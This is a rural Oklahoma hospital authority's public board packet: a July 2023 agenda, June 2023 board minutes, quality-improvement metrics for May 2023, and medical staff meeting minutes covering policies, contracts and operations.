Agenda
Mangum City Hospital Authority
July 25, 2023 at 5:00 PM
City Administration Building at 130 N Oklahoma Ave.

The Trustees of the Mangum City Hospital Authority will meet in regular session on July 25th, 2023, at 5:00 PM, in the City Administration Building at 130 N. Oklahoma Ave, Mangum, OK for such business as shall come before said Trustees.

CALL TO ORDER

ROLL CALL AND DECLARATION OF A QUORUM

CONSENT AGENDA
The following items are considered to be routine and will be enacted by one motion. There will be no separate discussion of these items unless a Board member (or a community member through a Board member) so requests, in which case the item will be removed from the Consent Agenda and considered separately. If any item involves a potential conflict of interest, Board members should so note before adoption of the Consent Agenda.

1. Approve June 27, 2023 regular meeting minutes as presented.
2. Approve May 2023 Quality meeting minutes as presented.
3. Approve June 2023 Medical Staff meeting minutes as presented.
4. Approve June 2023 Claims.
5. Approve August 2023 Estimated Claims.
6. Approve June 2023 Quality Report.
7. Approve June2023 Clinic Report.
8. Approve June 2023 CCO Report.
9. Approve June 2023 CEO Report.
10. Approve the following forms, policies, appointments, and procedures previously approved through May 2023 by Corporate Management, on 06/15/2023 Quality Committee and on 4/22/2023 Medical Staff.
11. Review & Consideration of Approval of Policy & Procedure: 340B Drug Discount Purchasing Program

FURTHER DISCUSSION

REMARKS
Remarks or inquiries by the audience not pertaining to any item on the agenda.

REPORTS

12. June Financial Reports

OTHER ITEMS

13. Discussion and possible action to approve the CPSI and Bamboo Health- Performance Interface

14. Discussion and possible action to approve the CPSI and Labcorp Performance Interface.

15. Discussion and possible action to approve the MRMC and Labcorp Interface System Agreement

16. Discussion and possible action to approve the Port53 Technologies – Quote (for Pentesting services)

17. Discussion and possible action to approve the Central States Recovery-Services Agreement.

EXECUTIVE SESSION

18. Discussion and possible action to enter into executive session for the review and approval of **medical staff privileges/credentials/contracts** for the following providers pursuant to 25 O.S. § 307(B)(1):

    - **Re-Credentialing – Jeffrey Brand – PA**

OPEN SESSION

19. Discussion and possible action in regard to executive session, if needed.

STAFF AND BOARD REMARKS
Remarks or inquiries by the governing body members, Hospital CEO, City Attorney or Hospital Employees

NEW BUSINESS
Discussion and possible action on any new business which has arisen since the posting of the Agenda that could not have been reasonably foreseen prior to the time of the posting (25 O.S. 311-10)

ADJOURN
Motion to Adjourn

Duly filed and posted at 8**:30 a.m. on the 24th day of July 2023**, by the Secretary of the Mangum City Hospital Authority.

_____
Erma Mora Secretary

Minutes
Mangum City Hospital AuthoritySession
June 27, 2023 at 5:00 PM
City Administration Building at 130 N Oklahoma Ave.

The Trustees of the Mangum City Hospital Authority will meet in regular session on June 27th, 2023, at 5:00 PM, in the City Administration Building at 130 N. Oklahoma Ave, Mangum, OK for such business as shall come before said Trustees.

CALL TO ORDER

Chairman Vanzant called the meeting to order at 5:00pm.

ROLL CALL AND DECLARATION OF A QUORUM
PRESENT
Trustee Carson Vanzant
Trustee Ilka Heiskell
Trustee Lisa Hopper arrived at 5:05pm.
Trustee Ronnie Webb

ABSENT
Trustee Cheryl Lively

CONSENT AGENDA
The following items are considered to be routine and will be enacted by one motion. There will be no separate discussion of these items unless a Board member (or a community member through a Board member) so requests, in which case the item will be removed from the Consent Agenda and considered separately. If any item involves a potential conflict of interest, Board members should so note before adoption of the Consent Agenda.

Motion to approve consent agenda as presented.

Motion made by Trustee Vanzant, Seconded by Trustee Webb.
Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb

1. Approve May 27, 2023 regular meeting minutes as presented.
2. Approve May 2023 Quality meeting minutes as presented.
3. Approve May 2023 Medical Staff meeting minutes as presented.
4. Approve May 2023 Claims.
5. Approve July 2023 Estimated Claims.

6. Approve May 2023 Quality Report.

7. Approve May 2023 Clinic Report.

8. Approve May 2023 CCO Report.

9. Approve May 2023 CEO Report.

10. Approve the following forms, policies, appointments, and procedures previously approved through May 2023 by Corporate Management, on 06/15/2023 Quality Committee and on 4/22/2023 Medical Staff.

Review & Consideration of Approval of Policy & Procedure: MRMC Employee Health Standing Orders

Review & Consideration of Approval of Policy & Procedure: MRMC Employee Occupational Illness and Injury Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Employee Health Manual TOC

Review & Consideration of Approval of Policy & Procedure: MRMC Signing of Death Certificate Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Scanning Documents into the EHR Policy

Review & Consideration of Approval of Policy & Procedure: MRMC OBS Review Sheet

Review & Consideration of Approval of Policy & Procedure: MRMC Access Maintenance EHR Policy
Review & Consideration of Approval of Policy & Procedure: MRMC Swing Bed Audit Sheet

Review & Consideration of Approval of Policy & Procedure: MRMC Discharge Summary Discharge Content Management Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Discharge Record Reconciliation and Scanning Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Incomplete Records Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Clinical Records Requirement, Standard, and Content Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Location Security Maintenance and Destruction of Medical Records Policy

Review & Consideration of Approval of Policy & Procedure: MRMC Inpatient Audit Sheet

Review & Consideration of Approval of Policy & Procedure: MRMC Employee/ VIP Discount Policy

Review & Consideration of Approval of Review Tool: MRMC Mortality Review Tool

Review & Consideration of Approval of Appointment- MRMC- HIPAA Security Officer Appointment-Jared Ballard

Review & Consideration of Approval of Appointment- MRMC – HIPAA Privacy Officer Appointment-Jennifer Dreyer

FURTHER DISCUSSION

None.

REMARKS
Remarks or inquiries by the audience not pertaining to any item on the agenda.

None.

REPORTS

11. May Financial Reports.

Andrea Schneider goes over May 2023 financials.

Mav 2023 Financial Statement Overview Statistics

o The average daily census in May was 13.29. This is an increase of .79 from the previous month. As a reminder our target remains 11 ADC. YID 2023 continues to reflect a material increase from 2022 YTD average of 9.85.

o YTD inpatient Medicare utilization percentage remains at 88%. As a comparison, prior year 2022was89%.

o Cash receipts for the month of April totaled $1.4M (Generally speaking, there is approximately a one-two month lag between the net revenue generated each month & the majority of the cash collected).

o Cash disbursements totaled $2.2M for the month, which includes a $832K payment to Novitas for the submitted 2022 Cost report. Balance Sheet Highlights

o The operating cash balance as of May is $556K, with the cash reserve at $768K, totaling $1.3M. Days cash on hand is equivalent to 10.73.

o Accounts Receivable has decreased $228K primarily due to updated valuation of receivables.

o Accounts Payable has increased $207K from the previous month primarily due to increased operating expenses in May. The Due to Medicare account reflects a net decrease of $910K from the previous month due to payment made for the 2022 submitted cost report ($832K) and other recoupment on ERS debt.

OTHER ITEMS

12. Discussion and possible action to approve the CPSI and Oklahoma State Department of Health - Interface Performance.

    Motion to approve CPSI Interface Performance.

    Motion made by Trustee Webb, Seconded by Trustee Heiskell.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

13. Discussion and possible action to approve the Camera System Quotes.

    Motion to approve.

    Motion made by Trustee Heiskell, Seconded by Trustee Vanzant.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

14. Discussion and possible action to approve the Dell and Port 53 - Quotes.

    Motion to approve.

    Motion made by Trustee Webb, Seconded by Trustee Hopper.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

15. Discussion and possible action to approve the Millipore - Service Agreement Renewal.

    Motion to approve.

    Motion made by Trustee Webb, Seconded by Trustee Hopper.
    Voting Yea: Trustee Heiskell, Trustee Webb, Trustee Hopper
    Voting Abstaining: Trustee Vanzant

16. Discussion and possible action to approve the Quidel - Amendment to Triage Placement Agreement.

    Motion to approve.

    Motion made by Trustee Webb, Seconded by Trustee Vanzant.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

17. Discussion and possible action to approve the Cardinal - Amendment Letter for 340B Pharmacy Service Agreement.

    Motion to approve.

    Motion made by Trustee Vanzant, Seconded by Trustee Heiskell.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

18. Discussion and possible action to approve the Cohesive - First Amendment to Management Services Agreement.

    Motion to approve Cohesive first amendment Management Services dated June 27th, 2023.

    Motion made by Trustee Vanzant, Seconded by Trustee Webb.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

19. Discussion and action to approve the appointment of Kelley Martinez as the new hospital administrator for Mangum Regional Medical Center.

    Motion to approve.

    Motion made by Trustee Webb, Seconded by Trustee Vanzant.
    Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

EXECUTIVE SESSION

20. Discussion and possible action to enter into executive session for the review and approval of **medical staff privileges/credentials/contracts** for the following providers pursuant to 25 O.S. § 307(B)(1):

    None.

OPEN SESSION

21. Discussion and possible action in regard to executive session, if needed.

    None.

STAFF AND BOARD REMARKS
Remarks or inquiries by the governing body members, Hospital CEO, City Attorney or Hospital Employees

None.

NEW BUSINESS
Discussion and possible action on any new business which has arisen since the posting of the Agenda that could not have been reasonably foreseen prior to the time of the posting (25 O.S. 311-10)

None.

ADJOURN
Motion to Adjourn

Motion to adjourn 5:27pm.

Motion made by Trustee Vanzant, Seconded by Trustee Heiskell.
Voting Yea: Trustee Vanzant, Trustee Heiskell, Trustee Webb, Trustee Hopper

Carson Vanzant, Chairman

Erma Mora, City Clerk

Mangum Regional Medical Center
Quality Assurance & Performance Improvement Committee Meeting

Item 2.

Meeting Minutes			
CONFIDENTIALITY STATEMENT: These minutes contain privileged and confidential information. Distribution, reproduction, or any other use of this information by any party other than the intended recipient is strictly prohibited.			
Date: 06/15/2023	**Time: 12:35**	**Recorder: D. Jackson**	**Reporting Period: May 2023**

Members Present					
Chairperson: Dr. C		CEO: Kelly Martinez		dical Representative: Dr C/ Mary Barnes	
Name	**Title**	**Name**	**Title**	**Name**	**Title**
Daniel	CNO		Bus Office		Lab
	HR		Credentialing		IT
	HIM		Maintenace/EOC		Dietary
	PT		Radiology	Claudia Collard	IP

TOPIC	FINDINGS – CONCLUSIONS	ACTIONS – RECOMMENDATIONS	FOLLOW-UP
I. CALL TO ORDER			
Call to Order	The hospital will develop, implement, and maintain a performance improvement program that reflects the complexity of the hospital's organization and services; involves all hospital departments and services (including those services furnished under contract or arrangement); and focuses on indicators related to improved health outcomes and the prevention and reduction of medical errors.	This meeting was called to order on 06/15/2023 by Dr. C/Chasity Howell	
II. REVIEW OF MINUTES			
A. Quality Council Committee	03/10/2023	Committee reviewed listed minutes A-F. Motion to approve minutes as distributed made by Dr. C and 2nd by Daniel Coffin Minutes A-F approved. Present a copy of the Meeting Minutes at the next Medical Executive Committee and Governing Board meeting.	
B. EOC/ Patient Safety Committee	03/10/2023		
C. Infection Control Committee	03/07/2023		
D. Pharmacy & Therapeutics Committee	03/30/2023		
E. HIM/Credentialing Committee	03/08/2023		

F. Utilization Review Committee	03/07/2023		
III. REVIEW OF COMMITTEE MEETINGS			
A. EOC/Patient Safety	04/11/2023		
B. Infection Control	04/07/2023		
C. Pharmacy & Therapeutics	03/30/2023 - Next meeting 06/2023		
D. HIM-Credentials	04/11/2023		
E. Utilization Review	04/07/2023		
F. Compliance	04/12/2023 - Next Meeting 07/12/2023		
IV. OLD BUSINESS			
A. Old Business	Quarterly Compliance Meeting – First Quarter 2023 Social Media Policy (revised) AMA/LWBS Review Tool (revised)	All Approved May 2023 by Quality/Med Staff/Board	
V. NEW BUSINESS			
A. New Business	Employee Health Standing Orders Employee Occupational Illness and Injury Policy Employee Health Manuel TOC Signing of a Death Certificate Policy Mortality Review Tool Scanning Documents into the EHR Policy OBS Audit Sheet Access Maintenace EHR Policy Swing Bed Audit Sheet Discharge Summary Discharge Content Management Policy DC Record Reconciliation and Scanning Policy Incomplete Records Policy Clinical Records Requirement, Standard and Content Policy Location Security Maintenace and Destruction of Medical Records Policy INP Audit Sheet Employee/VIP Discount Policy HIPPA Security Officer Appointment – Jared Ballard HIPPA Privacy Officer Appointment – Jennifer Dreyer	First Approval – Dr C Second Approval – Daniel Coffin	

VI. QUALITY ASSURANCE/PERFORMANCE IMPROVEMENT			
A. Volume & Utilization			
1. Hospital Activity	Total ER – 148 Total OBS pt - 1 Total Acute pt - 16 Total SWB - 12 Total Hospital Admits (Acute/SWB) - 28 Total Hospital DC (Acute/SWB) - 22 Total pt days - 412 Average Daily Census - 13		
2. Blood Utilization	4 total units administered without reaction		
B. Care Management			
1. CAH Readmissions	2 for the reporting period - 1.) admitted with primary dx, d/c and returned with continuing issues and readmitted. 2.) pt admitted with primary dx, d/c and returned with secondary dx		
2. IDT Meeting Documentation	3/4 (75%) - one note was completed but does not reflect that	CM reached out to Leslie (CPSI IT) for assistance with this issue	
3. Insurance Denials	0 for the reporting period		
4. IMM Notice	14/14 (100%)		
C. Risk Management			

1. Incidents	AMA - 1 inpt - pt admitted for wound care/IV ABT. In less than 48 hrs. pt decided they no longer wanted to be in the hospital. Signed out AMA. Risks/benefits discussed with pt. ER 1.) 1 pt to the ER with ob/gyn concerns, after eval pt decided to go to hospital with ob/gyn on staff. risks/benefits discussed with pt, pt signed out ama ER 2) Pt to er with c/o left hand swelling, unable to alleviate the source of swelling, pt decided to go to another hospital. Risks/benefits explained to pt, ama signed. ER 3) Pt to the ER for c/o chest pain/shob, after eval/testing provider wanted to admit pt for tx/further testing. Pt declined admission; risks/benefits explained to pt. Signed out AMA. ER 4) Pt to ER for episode of unresponsiveness, after testing/dx/treatment. Pt family decided to take pt home without completion of treatment, risks/benefits explained and pt signed out ama. Amended 7/13/23 Other; Pt reports allegedly taking home meds to ER nurse, provider notified. Pt monitored/treated per orders with no negative outcome	Other – Nurse provided education on pt specific policy	
2. Reported Complaints	None for reporting period		
3. Reported Grievances	1 for reporting period - pt to the ER, c/o care nurse having poor attitude post visit. Does not have c/o or concerns with care received	Spoke with D Coffin CNO and Staffing Agency HR, letter mailed to patient 06/01/2023	
4. Patient Falls without Injury	0 for the reporting period		
5. Patient Falls with Minor Injury	1 for reporting period – fall with minor injury 1.) pt attempting to transfer w/o assist. fell and received skin tear to UE. Staff increased rounding, items of need/call light within reach at all times, bed/chair alarm in place		

6. Patient Falls with Major Injury	None for reporting period		
7. Fall Risk Assessment	1 completed for the reporting period		
8. Mortality Rate	1 SWB/ 1 ER - pt for the reporting period		
9. Deaths Within 24 Hours of Admission	None for the reporting period		
10. Organ Procurement Organization Notification	2 for the reporting period, no tissue donations for the month		
D. Nursing			
1. Critical Tests/Labs	12 for the reporting period		
2. Restraint Use	None for reporting period		
3. Code Blue	1 for reporting period		
4. Acute Transfers	1 for reporting period - cardiology		
5. Inpatient Transfer Forms	1 for the reporting period		
E. Emergency Department			
1. ED Nursing DC/ Transfer Assessment	20/20 (100%)		
2. ED Readmissions	1 for the reporting period - 1.) pt to the ED for primary c/o, returned for continued symptoms and additional tx		
3. ER Log & Visits	148 (100%)		
4. MSE	Quarterly		
5. EMTALA Transfer Form	7/7 (100%)		
6. Triage	20/20 (100%)		
7. ESI Triage Accuracy	20/20 (100%)		
8. ED Transfers	7 for the reporting period - Patients transferred to Higher Level of Care for:	All ER transfers for the reporting period appropriate for higher level of care	

	1.) NVST – Cardiology 2.) Appendicitis – Gen. Surgery 3.) Trauma – Trauma 4.) SI – Inpt Psych 5.) Necrotizing fasciitis/Osteomyelitis – Ortho/possibly Infectious disease 6.) SI – Inpt Psych 7.) SI – Inpt Psych		
9. Stroke Management	None for reporting period		
10. Brain CT Scan – Stroke (OP-23)	None for reporting period		
11. Suicide Management	3 for the reporting period		
12. STEMI Care	None for reporting period		
13. Chest Pain	4/6 EKG (67%) 5/6 Xray (83%) - 1 ekg with pt sticker over time, 1 ekg preformed on old machine. 1 x-ray - unknown, during the work week day	met with RT director about issues noted in the month of May. CNO/Rad director/QM discussed findings. Rad director to meet with staff/Leslie (CPSI/IT) about completion times	
14. ED Departure - (OP-18)	Quarterly		
F. Pharmacy & Medication Safety			
1. After Hours Access	167 for the reporting period		
2. Adverse Drug Reactions	None for reporting period		
3. Medication Errors	4 for the reporting period - 1-3) Nurse failed to administer correct dose of Zosyn as well as Medication administration process failed to safeguard and clarify correct dosing. 4) Nurse failed to administer dose of Vanc. Amended 7/13/23 - 14: 1-6) Nurse failed to administer correct dose of Zosyn as well as Medication administration	1-3) Nurses were given med variance for review. CCO reeducated nurses regarding MRMC Policy DRM-033. CCO encouraged pharmacy team to ensure clear instructions and override parameters for medication administration process especially pertaining to combining	

	process failed to safeguard and clarify correct dosing. 7) Nurse hung dose of Vancomycin early and the trough was missed 8) Nurses gave sodium bicarbonate tabs to wrong patient. Medication and patient wristband not scanned. 9) Drug room tech placed wrong dosage in med dispense drawer. 10) Nurse gave wrong dose of guaifenisin. 11-12) Nurses documented administration of venofer via their nurses note, not documenting administration on the eMar. 13) Nurse failed to administer vancomycin dose and patient missed dose. 14) Nurse charted on eMAR but did not pull insulin from MedDispense.	doses. Pharmacy team acknowledged and agreed Amended 7/13/23 - 1-14) Nurses were given med variance for review. CCO reeducated nurses regarding MRMC Policy DRM-033. Nurse acknowledged and agreed.	
4. Medication Overrides	57 for the reporting period		
5. Controlled Drug Discrepancies	11 for the reporting period		
G. Respiratory Care Services			
1. Ventilator Days	7 for the reporting period		
2. Ventilator Wean	1 for the reporting period		
3. Unplanned Trach Decannulations	None for the reporting period		
4. Respiratory Care Equipment	20 nebs and mask changes for the reporting period, 8 HME, 0 inner cannula, 11 trach collars/tubing, 2 closed suction kit, 10 suction set ups, 0 vent circuit, 1 trach		
H. Wound Care Services			
1. Development of Pressure Ulcer	None for the reporting period		
2. Wound Healing Improvement	7 for the reporting period		
3. Wound Care Documentation	100%		
I. Radiology			

1. Radiology Films	2 films repeated due to technical error – 132 total for the reporting period		
2. Imaging	16 for the reporting period		
3. Radiation Dosimeter Report	quarterly		
J. Laboratory			
1. Lab Reports	12 repeated /2191 total for the reporting period, 1 rejected; lab will double check lid securement		
2. Blood Culture Contaminations	None for the reporting period		
K. Infection Control and Employee Health			
1. Line Events	None for the reporting period		
2. CAUTI's	0 for the reporting period		
3. CLABSI's	None for the reporting period		
4. Hospital Acquired MDRO's	0 for the reporting period		
5. Hospital Acquired C-diff	None for the reporting period		
6. HAI by Source	0 for the reporting period		
7. Hand Hygiene/ PPE & Isolation Surveillance	90% - 1 episode of nursing not using hand sanitizer/sanitizer empty. 1 episode of nursing not don PPE prior to entering pt room	Maintenace aware and sanitizer added to machine/just in-time education provided to nursing staff	
8. Patient Vaccinations	0 received influenza vaccine / 0 received pneumococcal vaccine		
9. VAE	None for the reporting period		

10. Employee Health Summary	2 employee event/injury, 6 employee health encounters (vaccines/testing) 9 reports of employee illness/injury		
11. Staff COVID19 Vaccine Compliance	100%		
L. Health Information Management (HIM)			
1. History and Physicals Completion	20/20 (100%)		
2. Discharge Summary Completion	20/20 (100%)		
3. Progress Notes (Swing bed & Acute)	SWB – 20/20 (100%) Acute – 20/20 (100%)		
4. Swing Bed Indicators	12/12 (100%)		
5. E-prescribing System	89/89 (100%)		
6. Legibility of Records	20/20 (100%)		
7. Transition of Care	Obs to acute – none for the reporting period, Acute to SWB – 8/8 (100%)		
8. Discharge Instructions	20/20 (100%)		
9. Transfer Forms	4/4 (100%)		
M. Dietary			

1. Weekly Cleaning Schedules	60/60 (100%)		
2. Daily Cleaning Schedules	403/403 (100%)		
3. Wash Temperature	93/93 (100%)		
4. Rinse Temperature	93/93 (100%)		
N. Therapy			
1. Discharge Documentation	11/11 (100%)		
2. Equipment Needs	11/11 (100%)		
3. Therapy Visits	PT 195 – OT 178– ST 0		
4. Supervisory Log	1 completed for May		
5. Functional Improvement Outcomes	PT 3/3 (100%) – OT 4/4 (100%) – ST 0/0 (100%)		
O. Human Resources			
1. Compliance	100 %		
2. Staffing	Hired – 3, Termed - 5		
P. Registration Services			
1. Compliance	13/13 indicators above benchmark for the reporting period		
Q. Environmental Services			
1. Terminal Room Cleans	8/8 (100%)		
R. Materials Management			
1. Materials Management Indicators	9 – Back orders, 0 – Late orders, 1 – Recalls, 1005 items checked out properly		

S. Life Safety			
1. Fire Safety Management	0 fire drills for the reporting period – 24 fire extinguishers checked		
2. Range Hood	(100%)		
3. Biomedical Equipment	(100%)		
T. Emergency Preparedness			
1. Orientation to EP Plan	None for the reporting period – 3 new hires to be oriented at a later time		
U. Information Technology			
A. IT Incidents	88 events for the reporting period		
V. Outpatient			
1. Therapy Visits	39/49 (80%) 8 missed/cancelled visits/1 no call no show appointments/ 2 on hold per provider		
2. Discharge Documentation	3/3 (100%)		
3. Functional Improvement Outcomes	1/3 (33%) 1 patient with poor adherence to HEP and symptoms did not improve.		
4. Outpatient Wound Services	(100%)		
W. Strong Mind Services			
1. Record Compliance	N/A	N/A	N/A
2. Client Satisfaction Survey	N/A	N/A	N/A
3. Master Treatment Plan	N/A	N/A	N/A
4. Suicidal Ideation	N/A	N/A	N/A

5. Scheduled Appointments	N/A	N/A	N/A
VII. POLICY AND PROCEDURE REVIEW			
1. Review and Retire	None for this reporting period		
2. Review and Approve	Employee Health Standing Orders Employee Occupational Illness and Injury Policy Employee Health Manuel TOC Signing of a Death Certificate Policy Mortality Review Tool Scanning Documents into the EHR Policy OBS Audit Sheet Access Maintenace EHR Policy Swing Bed Audit Sheet Discharge Summary Discharge Content Management Policy DC Record Reconciliation and Scanning Policy Incomplete Records Policy Clinical Records Requirement, Standard and Content Policy Location Security Maintenace and Destruction of Medical Records Policy INP Audit Sheet Employee/VIP Discount Policy HIPPA Security Officer Appointment – Jared Ballard HIPPA Privacy Officer Appointment – Jennifer Dreyer	First Approval – Dr. C Second Approval – Daniel Coffin	
VIII. CONTRACT EVALUATIONS			
1. Contract Services			
IX. REGULATORY AND COMPLIANCE			
A. OSDH & CMS Updates	None for this reporting period		
B. Surveys	None for this reporting period		

C. Product Recalls	None for this reporting period		
D. Failure Mode Effect Analysis (FMEA)	Water Line Break – Final at Corporate for approval		
E. Root Cause Analysis (RCA)	None for this reporting period		
X. PERFORMANCE IMPROVEMENT PROJECTS			
A. PIP	Proposed – STROKE; The Emergency Department will decrease the door to transfer time to < 60 minutes for all stroke patients who present to the Emergency Department at least 65% of the time or greater by December 2023. Proposed –STEMI/CP; The Emergency Department will decrease the door to transfer time to < 60 minutes for all STEMI patients who present to the Emergency Department at least 80% of the time or greater by December 2023.		
XI. CREDENTIALING/NEW APPOINTMENT UPDATES			
A. Credentialing/New Appointment Updates	None		
XII. EDUCATION/TRAINING			
A. Education/ Training	May - Ventilator & Respiratory Competencies New Admission Guidelines per Cohesive COVID-19 task force		
XIII. ADMINISTRATOR REPORT			
A. Administrator Report			
XIV. CCO REPORT			
A. CCO Report			
XV. STANDING AGENDA			

A. Annual Approval of Strategic Quality Plan	Approved 04/2023		
B. Annual Appointment of Infection Preventionist	Approved 02/2023	Approved 02/2023	
C. Annual Appointment of Risk Manager	Approved 02/2023	Approved 02/2023	
D. Annual Appointment of Security Officer	Approved 04/2023	Approved 04/2023	
E. Annual Appointment of Compliance Officer	Approved 02/2023	Approved 02/2023	
F. Annual Review of Infection Control Risk Assessment (ICRA)	Approved 02/2023	Approved 02/2023	
G. Annual Review of Hazard Vulnerability Analysis (HVA)	N/A for June meeting		
Department Reports			
A. Department reports			
Other			
A. Other	None		
Adjournment			
A. Adjournment	There being no further business, meeting adjourned by Dr. C seconded by Chasity Howell at 12:45.	The next QAPI meeting will be – tentatively scheduled for 7/13/2023	

Mangum Regional Medical Center
Medical Staff Meeting
Thursday
June 22, 2023

MEMBERS PRESENT:

John Chiaffitelli, DO, Medical Director

Absent:
Guest:

ALLIED HEALTH PROVIDER PRESENT:

David Arles, APRN-CNP
Amy Sims, APRN-CNP

NON-MEMBERS PRESENT:

Chelsea Church, PhD
Kelley Martinez, CEO
Cindy Tillman
Daniel Coffin, CCO
Chasity Howell, RN, Utilization Review Director
Lynda James, LPN, Pharmacy Tech

1. Call to order
    a. The meeting was called to order at 12:05 pm by Dr. John Chiaffitelli, Medical Director.

2. Acceptance of minutes
    a. The minutes of the May 18, 2023, Medical Staff Meeting were reviewed.
        i.Action: Dr. Chiaffitelli, Medical Director, made a motion to approve the minutes.

3. Unfinished Business
    a. None

4. Report from the Chief Executive Officer
    a. Patient care continues to be outstanding.
    b. No active COVID patients in the hospital

- Hospital Staff and Operations Overview
  - Our average daily census for the month was 9 up from 8 last month.
  - The Emergency Department assisted 148 patients.
  - Employees continued to receive free meals compliments of Cohesive.
  - We continue to put an emphasis on our social media presence.
  - MRMC continues to see a strong interest from clinical and administrative job applicants. We are still looking for a HR person.
  - As you know we have hired a new CEO and he starts 6/5/2023.
  - Mangum Family Clinic has a new provider starting full-time as of 6/12/23.
  - YTD statistics include 732 ER visits.
- Contracts, Agreements and Appointments for Governing Board Approval
  - Mangum – CPSI – Interface Lab Reportable to State
  - Mangum – CPSI – Interface with LabCorp
  - Mangum – LabCorp – Interface with CPSI
  - Mangum – Dell – Quote for Microsoft accounts and email security
  - Mangum – Direct TV – Agreement and Quote
  - Mangum – Faxage – Account Registration
  - Mangum – Millipore – Service Agreement Renewal
  - Mangum – Triage - Amendment

5. Committee / Departmental Reports
   a. Medical Records
      i. Written report remains in the minutes.

   b. Nursing

      Excellent Patient Care
      - MRMC Education included: American Heart Association Basic Life Support.
      - MRMC Infection Preventionist reports zero Central Line Associated Blood Stream Infections (CLABSI's) for any of the 59 patient days in May.

- MRMC Wound Care team reports zero hospital acquired pressure ulcers.
- MRMC Blood Bank reports 2 episodes of Blood Transfusions. Additionally, there were zero negative reactions reported for the 4 units of blood that were transfused.

Excellent Client Service

- Patients continue to rely on MRMC as their local hospital. Total patient days decreased with 412 patient days in May as compared to 376 patient days in April. This represents an average daily census of 13. In addition, MRMC Emergency Department provided care to 148 patients in April.
- MRMC Case Management reports 28 Total Admissions for the month of May 2023.
- May 2023 COVID-19 Stats at MRMC: Swabs (22 PCR & 36 Antigen) with 0 Positive.

Preserve Rural Jobs…

- Recruiting efforts included interviewing regional professionals.
- Local professionals are filling positions at MRMC.

Written report remains in minutes.

c. Infection Control

- Old Business
  a N/A
- New Business:
  N/A
- Data:
  a, N/A
- Policy & Procedures Review:
  a. EHP-003 Employee Occupational Illness & Injury
  b. EHPR-001 Emp Health Standing Orders
- Education/In Services
  a. 5/15/23: Ventilator competencies for all nursing staff.
  b. Sepsis Care & Management of Adults – completed pending submission via Care Learning (June 2023)
- Updates: No updates at this time.
- Annual Items:
  a. N/A

Written report remains in minutes.

d. Environment of Care and Safety Report

i. Evaluation and Approval of Annual Plans –

i.i. Old Business - -

a. Evaluation and approval of Annual Plans-Plans will be presented in May meeting.

a. Continuing to work on the building. Flooring in Nurses break area and Med Prep room needing replaced – Tile ready for pick up.
b. 15 AMP Receptacles – all 15 AMP Receptacles will be replaced with 20 AMP Receptacles throughout Hospital – replacement has started.
c. Replace all receptacles on generator circuit at Clinic with red receptacles.
d. ER Provider office flooring needing replaced-Tile ready to be picked up.
e. Damaged ceiling tile in patient area due to electrical upgrade-Will need more tile to complete.
f. Replace ceiling tile that do not fit properly – will need more tile to complete.
g. North wall in Nurses breakroom in need of repair
h. Chrome pipe needs cleaned and escutcheons replaced on hopper in ER
i. East wall in room 27 needing repair around the A/C unit.

i.i.i. New Business
a. ISO Caddy's installed in patient rooms.
b. Remaining four sanitizer brackets installed in patient rooms.

Written report remains in minutes.

e. Laboratory
i. Tissue Report – Approved – May, 2023
i.i. Transfusion Report – Approved – May, 2023

f. Radiology
i. There was a total of – 192 X-Rays/CT/US
i.i. Nothing up for approval
i.i.i. Updates:
- We had our annual OSDH inspection with no deficiencies.

Written report remains in minutes.

g. Pharmacy
i. Verbal Report by Pharmacist.
i.i. COVID-19 Medications-Have 1 dose of Bebtelovimab, 30 doses of Remdesivir and 18 Paxlovid doses in-house.
i.i.i. P & T Committee Meeting – June 15, 2023
i.v. Drug Shortage/Outages are as follows: Clinimix, Optiray (all Contrast), furosemide injection Children's suspension antibiotics, Tylenol and Ibuprofen DRS and PIC to monitor on a routine basis.
v. Solu-Medrol has been added to the shortage list. We have plenty in house at this time.

Written report remains in the minutes.

h. Physical Therapy
   i. No report.

i. Emergency Department
   i. No report

j. Quality Assessment Performance Improvement
   Risk
   - Risk Management
     - Grievance – 0
     - 3 - Fall with no injury
     - 1 - Fall with minor injury
     - 0 – Fall with major injury
     - Death – 2
     - AMA/LWBS – 5/0
   - Quality
     - Quality Minutes from previous month included as attachment.
   - HIM – H&P – Completion 20/20 = 100% - Discharge Summary 20/20 = 100%
   - Med event – 3
   - Afterhours access was – 140
   - Compliance
     Written report remains in minutes.

k. Utilization Review
   i. Total Patient days for May: 412
   i.i. Total Medicare days for May: 363
   i.i.i. Total Medicaid days for May: 7
   i.v. Total Swing Bed days for May: 358
   v. Total Medicare SB days for May: 328
   Written report remains in the minutes.

Motion made by Dr. John Chiaffitelli, Medical Director to approve Committee Reports for May, 2023.

6. New Business
   a. Review & Consideration of Approval of Policy & Procedure: – MRMC – Employee Health Standing Orders
      i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Employee Health Standing Orders.
   b.Review & Consideration of Approval of Policy & Procedure: MRMC – Employee Occupational Illness and Injury Policy
      i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Employee

Occupational Illness and Injury Policy.

c.Review & Consideration of Approval of Policy & Procedures: MRMC – Employee Health Manual and Table of Contents Attached

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Employee Health Manual and Table of Contents attached.

d. Review & Consideration of Approval of Policy & Procedure: MRMC – Signing of a Death Certificate Policy

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Signing of a Death Certificate Policy.

e. Review & Consideration of Approval Review Tool: MRMC – Mortality Review Tool

i.Motion: made by John Chiaffitelli, DO, Medical Director, to approve MRMC – Mortality Review Tool.

f. Review & Consideration of Approval of Policy & Procedure: MRMC – Scanning Documents into the EHR Policy

